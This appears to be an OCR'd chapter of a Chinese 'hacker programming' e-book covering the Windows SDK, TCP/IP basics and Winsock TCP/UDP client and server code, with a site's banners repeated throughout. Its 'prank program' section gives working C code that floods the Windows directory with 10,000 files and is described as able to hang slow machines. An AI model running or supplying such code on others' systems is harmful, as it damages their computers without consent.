直接调用API编程又称之为SDK编程。SDK即software develope kit（软件开发工具包）的缩写，它包含了进行Windows软件开发的文档和API函数的输入库、头文件。早期SDK是一个单独发放的包，现在在Visual C++和其他一些开发环境中已经包含了它。如果你已经安装了VC++，那么就可以开始编写Windows程序了。

API和SDK是开发Windows应用程序所必需的东西，所以其它编程框架和类库都是建立在它们之上的。像MFC类库就是对API的封装。所以SDK编程相对比较灵活，当然也是有一定难度的。SDK还有一个优点就是其编写的程序体积会比用类库的小得多。

那具体怎么调用DLL中的API函数呢？在SDK中API函数的申明是包含在头文件和导入库中的，所以在程序中我们必须要有API函数的头文件（.H）和其导入库（.LIB），可以分别用#include和#pragma comment语句加载到程序中。

具体步骤如下：

1、包含要调用函数的头文件，可以在文件开头使用#include<Windows.h>，这里的Windows.h就是我们要包含的头文件。

2、连接到指定的导入库文件（.LIB）。一般情况下VC默认已经连接了常用的导入库文件，所以这一步不用我们完成。在没有默认连接的情况下，我们可以在文件开头使用#pragma

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

comment(lib, "ws2_32"), 其中 ws2_32 就是导入库的名称。

3、调用要使用的API函数。

下面来看一个弹出对话框的小程序（源码在光盘“第一章\API编程基础\MessageBox”下）：

```
//VC 自动添加的头文件
#include "stdafx.h"
// 包含 MessageBox 函数申明的头文件
#include <Windows.h>

int main(int argc, char* argv[])
{
  // 调用 MessageBox 这个 API 函数
  MessageBox(NULL,"hello,hacker program","Test",0);
  return 0;
}
```

执行效果如图4所示。



图4

这里的MessageBox是API函数，它用于显示一个指定风格的对话框，其申明包含在Windows.h中。

个人认为对于刚学会C/C++，想用VC++来写程序的朋友，建议大家不要直接学MFC，要从SDK编程开始学起。虽然SDK编程比较难，但是由于是直接对API进行调用，所以会让自己对系统有更多的了解，编程也会变得更灵活。个人认为MFC是给高手用的东西。

每月及時觀看電子月书書籍
溜客安全網 www.176ku.com

1.2.3 用VC写一个恶作剧程序

首先要说明下，这节的代码可能你会看不懂，因为这些API函数没讲过，不过这节的目的并不是为了让大家学会下面的代码，而是让大家对SDK编程有一个初步的感知，感受下它的强大，感受下黑客编程的神奇。

这个恶作剧程序要实现的功能非常的简单，在硬盘下建立n多个文件，让人删到头大（本人测试的结果是，假如电脑比较慢，那么一打开被填满文件的文件夹就会死机）。

用1.2.1中的方法建立工程，代码如下（源码在光盘“第一章\用VC写一个恶作剧程序\ezj”下）：


```
#include <Windows.h>
#include <string>
int main(int argc, char* argv[])
{
  char Path[255];
  char FileName[255];
  char Data[512]="----------------------------by 认真的雪----------------------------
----------------http://www.nohack.cn----------------------";
  for(int i=0;i<10000;i++)// 创建 10000 个文件，i 的值可以自己改呀
  {
      // 得到 Windows 目录
      GetWindowsDirectory(Path,sizeof(Path));
      // 用 i 的值加 .txt 来给文件命名
      wsprintf(FileName,"\\%d.txt",i);
      // 给 path 赋以完整路径
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
            strcat(Path,FileName);
            HANDLE hFile;
            //创建文件
            hFile=CreateFile(Path,GENERIC_WRITE,0,NULL,
CREATE_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
            if(hFile==INVALID_HANDLE_VALUE)
            {
                continue;
            }
            DWORD dwWrite;
            //把Data中的数据写入文件
            WriteFile(hFile,&Data,strlen(Data),&dwWrite,NULL);
            //关闭文件句柄
            CloseHandle(hFile);
            memset(Path,0x00,255);
            memset(FileName,0x00,255);
    }
    return 0;
}
```

执行效果如图 5 所示。



最快最及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

图 5

1.3 Windows 系统编程基础

前置知识：C/C++ 基础
难度：中等
编译环境：VC6.0
测试环境：Windows xp

1.3.1 网络通信编程基础

网络对于黑客来说有着非同寻常的意义，网络是黑客生存的平台，有了网络的出现才有了黑客技术的出现和发展。所以网络通信编程当然也是广大黑迷非常热爱的技术之一，下面将带大家进入网络编程的精彩世界。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1.3.1.1 网络协议讲解

目前的网络通信技术都是基于协议的，协议是网络上所有设备（服务器、交换机、路由器等）之间通信规则的集合，它定义了通信时信息必须采用的格式和这些格式的意义。通俗地说，协议就是网络之间沟通、交流的桥梁，只有相同网络协议的计算机才能进行信息的沟通与交流。这就好比人与人之间交流所使用的各种语言一样，只有使用相同语言才能进行很好的交流。

1.3.1.1.1 TCP/IP 协议的组成

编程小贴士

协议是分层的

大部分网络都是以层的形式组织在一起的，每一层都建立在它的下一层之上。我们把在一个计算机上的第 n 层和另一个计算机上同一层交流所使用的规则和协定组合起来的集合称作第 n 层协议。

就像前面说的，目前网络通信技术都是基于协议的，那么现在应用最广泛的就是 TCP/IP 协议族了。在TCP/IP 协议族中包含了很多协议，比如FTP（远程文件传输）、POP3（电子邮件）、HTTP（WEB 协议）等。既然它包含了这么多常用的协议，那么我们就必须要学习这个协议族了，下面我们就来具体讨论这个协议族。

编程小贴士

古老的 OSI 参考模型

即刻及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

为了帮助不同厂商标准化他们的网络软件，1974 年国际标准化组织（ISO，International Organization For Standardization）为在机器之间传送数据定义了一个软件模型，即OSI 参考模型，如图 6 所示。




图 6

OSI 参考模型仅是一个理想方案，几乎没有什么系统能够完全实现它，它的作用是给人们一个设计网络体系的框架。TCP/IP 协议是在OSI 的基础上建立起来的，它只实现了OSI 模型的 5 层，如图 7 所示。

由于物理层的协议在 TCP/IP 协议族中并没有定义，所以下面不作介绍，我们来看看其它层：

链路层：有时也称作数据链路层或网络接口层，通常包括操作系统中的设备驱动程序和计算机中对应的网络接口卡。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

网络层：有时也称作互联网层，处理分组在网络中的活动，例如分组的选路。在TCP/IP协议族中，网络层协议包括IP协议（网际协议）、ICMP协议（Internet互联网控制报文协议）以及IGMP协议（Internet组管理协议）。




图7

传输层：此层主要为两台计算机上的应用程序提供端到端的通信。在TCP/IP协议族中，有两个不同的传输协议：TCP（传输控制协议）和UDP（用户数据报协议）。

TCP为两台主机提供可靠性的数据通信，它所做的工作包括把应用程序交给它的数据分成合适的小块交给下面的网络层，确认接收到的分组等。

UDP则为应用层提供了一种非常简单的服务，它只是把称作数据报的分组从一台主机发送到另一台主机，但并不保证数据报能到达另一端。

应用层：此层负责处理特定的应用程序细节，如定义网络通信和数据传输的用户接口，提供Telnet（远程登录）、FTP（文件传输）等标准服务。

1.3.1.1.2 基于TCP/IP协议的数据传输

TCP/IP协议的通信中它的基本传输单位是数据包。

每日及時更新最新月刊書籍
就上溜客安全網www.176ku.com

编程小贴士

什么是数据包？

在TCP/IP下要发送数据，事先必须对数据进行封装，加上各种必需的数据结构，封装完的数据就叫作数据包。

我们可以用一个形象的例子来说明什么是数据包，比如我们寄信的时候。

如果我们只用信纸，那当然是寄不出去的，必须要把信纸装在信封里，并且写上收信人的地址、邮编，贴上邮票。而这里的信纸就相当于数据，信封和它上面的地址、邮编、邮票就相当于数据在被封装时添加上去的必要的数据结构。

那么数据到底是怎么被封装成数据包的呢？具体过程如图8所示。




图8

图中只以TCP数据包为例，UDP包和TCP包基本是一致的。我们可以看出，从用户数

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

据开始，每经过一层就要给数据加上一个协议首部。我们这里先简单了解一些首部的作用，IP 首部是用来实现路由寻址工作的，TCP 首部是为了确保数据的可到传输。

这样封装好的数据包就可以从一个主机发送到另一个主机了，当另一个主机的网卡收到数据包后，由下到上，依此经过以太网驱动程序（链路层）->IP（网络层）->TCP（传输层）->应用程序（应用层），每经过一层就把这一层的协议首部从数据包上去掉，等最后到应用程序的时候，就只有用户数据了，也就是我们平常使用网络程序时肉眼看得到的接收到的数据。

整个通信的过程如图 9 所示。




图 9

1.3.1.2 Winsock 编程基础

正如图 9 中所表示的，应用程序并不需要考虑数据包的封装和去掉数据包头等的细节工作（**当然编写嗅探程序例外**），所以我们暂时只需要考虑怎么在应用程序中实现网络通信编程。

微软为我们提供了强大的网络编程接口 Winsock，这是一个真正的和协议无关的编程接口，所以我们并不需要考虑数据包封装之类的问题。

最好最快的黑客书籍
就上溜客安全网 www.176ku.com

1.3.1.2.1 用 Winsock 实现网络通信

其实 Winsock 编程接口就是微软提供的一系列 API 函数，所以在调用函数之前包含其头文件 Winsock2.h。由于 VC++6.0 默认没有连接这些函数的导入库文件，所以还需要添加到 WS2_32.lib 的连接，具体命令如下：

```
#include<Winsock2.h>
#pragma comment(lib," ws2_32.lib")
```

那么 Winsock API 到底是怎么实现网络通信的呢？具体过程如图 10 所示。

这是一个经典的服务器端和客户端用 Winsock API 实现 TCP 通信的过程。下面将根据这个连接过程，一步步为大家讲解具体编程的实现，先是服务器端的编写。

由于 Winsock 库没有被 VC++6.0 默认装载，所以在调用 Winsock 函数之前必须装载 Winsock 库，否则将会返回 SOCKET_ERROR 错误。这也就是图中的第一步，调用 WSAStartup 函数初始化 WSA，其原型如下：

```
int WSAStarup(
WORD wVersionRequested,
LPWSADATA lpWSAData);
```

wVersionRequested 参数用来指定想要加载 Winsock 库的版本。


lpWSAData 参数指向一个 LPWSADATA 结构指针，用来保存 WSAStarup 函数返回的 Winsock 库的版本信息，这里我们不需要具体了解。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

此函数调用成功返回0，失败可调用WSAGetLastError函数确定原因。装载Winsock库的代码如下：

```
WSADATA wsaData;
WORD sockVersion = MAKEWORD(2, 2);
if(WSAStartup(sockVersion, &wsaData) != 0)
    return 0;
```



每月至少期看電子图刊書籍
就上溜客安全網www.176ku.com

图10

编程小贴士

MAKEWORD函数

在上面代码中调用了MAKEWORD函数，这是一个宏，它的作用是将两个byte型合并成一个word型，但不是相加，而是一个在高8位，一个在低8位。

那么第一步就这么简单地完成了，这样就可以顺利地调用Winsock函数了。接下去我们要调用socket函数建立套接字。

编程小贴士

什么是套接字（Socket）？

套接字可以看成在两个程序进行通讯连接中的一个端点，一个程序将一段信息写入套接字中，该套接字将这段信息发送到另外一个套接字中，使这段信息能传送到其他程序。

Socket函数的原型如下：

```
SOCKET socket(
int af,
int type,
int protocol);
```

af参数用来指定套接字使用的地址格式，这里只能用AF_INET。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Type 参数用来指定套接字的类型。具体类型如下：

SOCK_STREAM：流套接字，使用 TCP 提供有连接的可靠传输。

SOCK_DGRAM：数据报套接字，使用 UDP 提供无连接的不可靠的传输。

SOCK_RAW：原始套接字，Winsock 接口并不使用某种特定的协议去封装它，而是由程序自行处理数据报和协议首部。由于这里是 TCP 通信，所以选择 SOCK_STREAM。

Protocol 是配合 type 使用的，用来指定协议类型。这里是 TCP 通信，所以使用 IPPROTO_TCP；假如是 UDP 通信，那么就是 IPPROTO_UDP，其对应的 type 也应该是 SOCK_DGRAM。

当函数成功调用时返回一个新的 SOCKET 句柄，失败则返回 INVALID_SOCKET。

编程小贴士

什么是句柄？

句柄实际上是一个 Long（整长型）型的数据，它是 Windows 用来标识被应用程序所建立或使用的对象的唯一整数。

Windows 使用各种各样的句柄进行标识诸如应用程序实例、窗口、控制、位图、GDI 对象等等。形象点说，句柄就算是一个标识符，是拿来标识对象或者项目的，它就像我们的姓名一样，每个人都会有一个，不同的人的姓名不一样。但是，也可能有名字和你一样的人。应用程序几乎总是通过调用一个 Windows 函数来获得一个句柄，之后其他的 Windows 函数就可以使用该句柄，以引用相应的对象。

讲完了 socket 函数，我们就可以轻松地建立一个套接字了，具体代码如下：

每月及時觀看電子月刊書籍
線上溜客安全網www.176ku.com

```
SOCKET sListen = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if(sListen == INVALID_SOCKET)
{
printf("socket error \n");
return 0;
}
```

套节字已经建立了，那么下一步就应该是绑定本地地址和端口等信息到套接字上。这要说明下，客户端在建立套节字后可以直接连接服务器端，不需要调用 bind 函数把本地地址和端口绑定到套接字上，因为在调用 connect 函数后会自动绑定，当然端口是随机的。下面是 bind 函数的原型：

```
int bind (
SOCKET s ,
const struct sockaddr FAR *addr,
int namelen );
```

s 参数是指向一个有效的套接字句柄的，由 socket 函数返回。

Addr 参数指向要关联的本地地址，这里是一个 sockaddr 结构，此结构具体如下：

```
struct sockaddr_in {
short int sin_family;
unsigned short int sin_port;
struct in_addr sin_addr;
    unsigned char sin_zero[8];
};
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

sin_family 域必须设置为 AF_INET。

sin_port 域指定了 TCP 或 UDP 通信服务的端口号。

编程小贴士

端口号的范围

0-1023 由 IANA 管理，保留为公共服务使用；

1024-49151 是普通用户注册的端口号；

49152-65535 是动态的端口号。

为了避免和其他应用程序或者系统程序使用相同的端口号而造成冲突，一般编程都选用1024-49151之间的端口号。

sin_addr 域用来存储 32 位 IP 地址。在这个结构中我们只需要知道其中包含了一个联合 S_un，联合中有一个 u_long 类型 S_addr 用来存储 32 位的二进制数所表示的 IP 地址。我们可以使用 inet_addr 函数将一个小数点的十进制 IP 转换成 32 位二进制数 IP。

inet_ntoa 函数是 inet_addr 函数的逆函数，将一个 32 位二进制数表示的 IP 地址转化为用一个小数点的十进制字符串表示的 IP 地址。

sin_zero 域还没有被使用。

Namelen 参数指向一个 sockaddr 结构的大小，可由 sizeof 函数取得。

函数成功调用时返回 0 ，调用失败时返回 SOCKET_ERROR。下面给出绑定本地 ip 的具体代码：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

```
sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(4500);// htons 函数将主机的无符号短整形数转换成网络字节顺序，4500 端口就是本地要监听的端口
sin.sin_addr.S_un.S_addr = INADDR_ANY;// INADDR_ANY 表示所有可用地址
if(bind(sListen, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
{
  printf("bind error \n");
  return 0;
}
```

下一步就是调用 listen 函数，设置套接字进入监听状态，其函数原型如下：

```
Int listen(SOCKET s,
Int backlog);
```

S 参数指向一个套接字句柄，由 socket 函数创建。

Backlog 参数表示监听列队中允许保持的尚未处理的最大连接数量，通俗地说就是同时允许的最大连接数。

函数成功调用时返回 0 ，调用失败时返回 SOCKET_ERROR。

编程小贴士

listen 函数的使用范围

Listen 函数仅支持连接的套接字，如 SOCK_STREAM 类型套接字，也就是基于 TCP 连接的套接字。像 SOCK_DGRAM 类型套接字（基于 UDP 的）就不能，也不需要调用 listen 函数。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

Listen 函数调用的具体代码如下：

```
if(listen(sListen, 5) == SOCKET_ERROR)// 设置套接字进入监听状态，最大同时 5 个连接
  {
        printf("listen error \n");
        return 0;
  }
```

设置套接字进入监听状态后，下一步就应该要进入循环了，此循环的意义在于可以使程序在结束一个连接后，继续处理其他连接。先是调用 accept 函数等待接收客户端的连接，Accept 函数原型如下：

```
SOCKET accept(
  SOCKET s,
  struct sockaddr* addr,
  int* addrlen
);
```

S 参数指向一个套接字句柄，由 socket 函数返回。

Addr 参数指向一个 sockaddr 结构指针，用来存放客户端的地址信息。

Addrlen 参数指向一个 sockaddr 结构长度的指针，可以由 sizeof 函数取得。

在调用了 accept 函数后，如果在阻塞模式下，那么 accept 会一直等待下去，直到有连接后才往下执行。而当有连接后，accept 函数就会返回一个新的标识客户端的套接字句柄。在得到套接字句柄后我们就可以利用它来接受和发送数据了。下面就来看一下 send 和 recv 函数的原型：

每日更新海量电子书籍
就上溜客安全網www.176ku.com

```
int recv (
SOCKET s ,
char FAR *buf ,
int len ,
int flags );

int send(
  SOCKET s,
  Const char FAR *buff,
  Int len,
  Int flags);
```

recv 函数用于接受数据，send 函数用于发送数据，它们的参数基本相同：

s 参数指向一个套接字句柄，由 accpt 函数返回。

Buff 参数指向发送或接受数据的缓冲区。

Len 参数指向发送或接受数据的缓冲区长度。

Flags 参数表示调用方式，一般设为 0。

recv 函数在调用成功时返回收到的字节数，失败时返回 SOCKET_ERROR。

在数据传输完毕后我们必须调用 closesocket 函数来关闭由 accept 返回的套接字，这样就结束了一次和客户端的通信。closesocket 函数只有一个参数，就是要关闭套接字句柄。下面给出这一循环过程的代码：

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
int nAddrLen = sizeof(remoteAddr);
  char revData[255];
  while(TRUE)
  {
        // 接受一个新连接
        sClient = accept(sListen, (SOCKADDR*)&remoteAddr, &nAddrLen);
        //accept 函数调用失败则继续等待连接。
        if(sClient == INVALID_SOCKET)
        {
              printf("accept() error");
              continue;
        }
        // 打印出连接者的 ip
        printf(" 接受到一个连接：%s \r\n", inet_ntoa(remoteAddr.sin_addr));
      // 直到收到有效数据时才打印出来
        int ret=recv(sClient,revData,255,0);
      if(ret>0)
        {
              // 为了防止打印出错，把字符串结尾设成 0x00
              revData[ret]=0x00;
              printf(revData);
        }
        char *buff="\r\n 黑客编程，我来了 \r\n";
      // 发送数据
    send(sClient,buff,strlen(buff),0);
        // 关闭套接字句柄，结束会话
        closesocket(sClient);
}
```

隨時隨地看電子月刊書籍
就上溜客安全網www.176ku.com

那么最后，在退出这个服务器端程序前，我们必须再次调用 closesocket 函数关闭由 socket 函数建立的套接字句柄，并且调用 WSACleanup 函数释放 Winsock 库。WSACleanup 函数没有参数，直接调用即可。

服务器端的整个过程讲解完了，下面我们来看代码（源码在光盘“第一章\Windows 系统编程基础\tcpserver”下）：

```
#include <Winsock2.h>
#pragma comment(lib,"ws2_32")
#include <stdio.h>
int main(int argc, char* argv[])
{
  WSADATA wsaData;
    WORD sockVersion = MAKEWORD(2, 2);
  // 加载 Winsock 库
  if(WSAStartup(sockVersion, &wsaData) != 0)
        return 0;
  // 创建套接字
  SOCKET sListen = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  if(sListen == INVALID_SOCKET)
  {
        printf("socket error\n");
        return 0;
  }
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
// 在 sockaddr_in 结构中装入地址信息
sockaddr_in sin;
sin.sin_family = AF_INET;
sin.sin_port = htons(4500);        // htons 函数将主机的无符号短整形数转换成网络字节顺序
sin.sin_addr.S_un.S_addr = INADDR_ANY;
// 使套接字和本地地址绑定
if(bind(sListen, (LPSOCKADDR)&sin, sizeof(sin)) == SOCKET_ERROR)
{
        printf(" bind error \n");
        closesocket(sListen);
        return 0;
}
// 设置套接字进入监听模式
if(listen(sListen, 5) == SOCKET_ERROR)
{
        printf("listen error\n");
        closesocket(sListen);
        return 0;
}
// 循环接受客户的连接请求
sockaddr_in remoteAddr;
SOCKET sClient;
  int nAddrLen = sizeof(remoteAddr);
char revData[255];
while(TRUE)
{
        // 接受一个新连接
sClient =accept(sListen, (SOCKADDR*)&remoteAddr, &nAddrLen);
        //accept 函数调用失败则继续等待连接。
        if(sClient == INVALID_SOCKET)
        {
                printf("accept() error");
                continue;
        }
        // 打印出连接者的 ip
        printf(" 接受到一个连接：%s \r\n", inet_ntoa(remoteAddr.sin_addr));
        // 直到收到有效数据时才打印出来
        int ret=recv(sClient,revData,255,0);
      if(ret>0)
        {
                // 为了防止打印出错，把字符串结尾设成 0x00
                revData[ret]=0x00;
                printf(revData);
        }
        char *buff="\r\n 黑客编程，我来了 \r\n";
      // 发送数据
        send(sClient,buff,strlen(buff),0);
        // 关闭套接字句柄，结束会话
        closesocket(sClient);
}
closesocket(sListen);
  WSACleanup();
return 0;
}
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

服务器端已经实现了，那么下面我们就来实现客户端。客户端和服务器端的唯一不同就是在调用socket 函数建立套接字后不用调用 bind 函数绑定本地地址到套接字上，而是可以直接调用connect 函数连接服务器端。其他过程和服务器端一样，connect 的函数原型如下：

```
int connect (
SOCKET s ,
const struct sockaddr FAR *name ,
int namelen );
```

s 参数指向一个套接字句柄，由socket 函数创建。

Name 参数指向了一个sockaddr 结构指针，包含了服务器端的地址信息。

namelen 参数指向一个sockaddr 结构的长度，可以由sizeof 函数取得。当函数成功调用时返回0，调用失败时返回SOCKET_ERROR。

这里还有一点要说明，在服务端程序中调用send 和recv 函数的第一个套接字句柄参数是由accept 函数返回的，但是在客户端中这个句柄参数是用socket 函数返回的。

下面我们来看看具体的代码实现（源码在光盘“第一章\Windows 系统编程基础\tcpclient”下）：

```
#include <Winsock2.h>
#pragma comment(lib,"ws2_32")
#include <stdio.h>

int main(int argc, char* argv[])
{
  WSADATA wsaData;
    WORD sockVersion = MAKEWORD(2, 2);
  // 加载 Winsock 库
  if(WSAStartup(sockVersion, &wsaData) != 0)
        return 0;
  // 创建套接字
    SOCKET sClient = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
  if(sClient == INVALID_SOCKET)
  {
        printf("socket error\n");
        return 0;
  }
  // 在 sockaddr_in 结构中装入服务器端地址信息
  sockaddr_in servAddr;
  servAddr.sin_family = AF_INET;
  servAddr.sin_port = htons(4500);// htons 函数将主机的无符号短整形数转换成网络字节顺序，4500 端口为要连接
服务器端的端口
  servAddr.sin_addr.S_un.S_addr =inet_addr("127.0.0.1");// 服务器端 ip 连接服务器端
  if(connect(sClient,(sockaddr*)&servAddr,sizeof(servAddr))==SOCKET_ERROR)
  {
        printf("connect error\n");
        closesocket(sClient);
        return 0;
  }
  char *buff="\r\n 黑客编程，我来了 \r\n";
    // 发送数据
  send(sClient,buff,strlen(buff),0);
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
    char revData[255];
    //直到收到有效数据时才打印出来
    int ret=recv(sClient,revData,255,0);
    if(ret>0)
    {
            //为了防止打印出错，把字符串结尾设成0x00
            revData[ret]=0x00;
            printf(revData);
    }
    closesocket(sClient);
WSACleanup();
    return 0;
}
```

执行效果如图1.1所示。




图1.1

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

上面这一程序实现了TCP通信，下面我们再来简单地了解下UDP通信编程，UDP通信编程相对TCP来说要简单得多。

首先我们先来了解下UDP服务端，UDP服务端在调用bind函数前的步骤和TCP服务端差不多，只不过我们建立的是UDP套接字，即socket函数的第三个参数传递IPPROTO_UDP即可。在调用完bind函数后程序并不需要像TCP服务端那样调用listen函数监听套接字，直接就可以发送或接收数据了。不过发送和接收数据的函数和TCP通信有所不同。发送数据调用的是sendto函数，接收数据调用的是recvfrom函数。

sendto函数原型如下：

```
int sendto
        (
            SOCKET s,
            const char FAR *buf,
            int len,
            int flags,
            const struct sockaddr FAR *to,
            int token);
```

s参数指向了发送数据的套接字。

buf参数指向了要发送数据的缓冲区。

len指定了要发送数据的长度。

flags参数指定了调用方式，一般设0。

to参数指向了包含目标地址和端口的sockaddr_in结构。

